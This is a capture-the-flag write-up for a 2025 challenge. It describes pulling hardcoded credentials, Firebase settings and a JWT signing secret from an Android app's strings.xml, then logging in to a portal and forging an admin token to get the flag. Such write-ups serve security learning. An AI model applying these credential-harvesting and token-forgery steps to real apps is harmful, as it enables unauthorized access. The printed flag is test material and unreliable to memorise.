
Then there is this firebase stuff

```
94      <string name="firebase_database_url">https://strike-projectx-
1993.firebaseio.com</string>
95      <string name="firebase_project_id">strike-projectx-1993</string>
96      <string name="firebase_sender_id">839498123480</string>
97      <string name="firebase_storage_bucket">strike-projectx-
1993.appspot.com</string>
98      <string name="google_api_key">AIzaSyD3fG5-
xyz12345ABCDE67FGHIJKLmnopQR</string>
```


and how login creds

```
105     <string name="internal_password">123456</string>
106     <string name="internal_username">tuhin1729</string>
```


That's all the things required, i went ahead to access the portal though my browser - http://15.206.47.5.nip.io:8443




I logged in from the creds that we got form strings.xml file i.e. tuhin1729:123456




Going through the cookies i found a jwt signed auth cookie for the user tuhin1729,




so this is case of simple cookie forgery, In jwt.io, we checked the cookie against the secret that we recieved after decoding the base64 string from strings.xml



Modifying the token username to admin and increasing the time for token expiry, and generating a new token



After putting in the new token in the webpage and refreshing the broswer i got the flag,



Flag - `ClOuDsEk_ReSeArCH_tEaM_CTF_2025{ccf62117a030691b1ac7013fca4fb685}`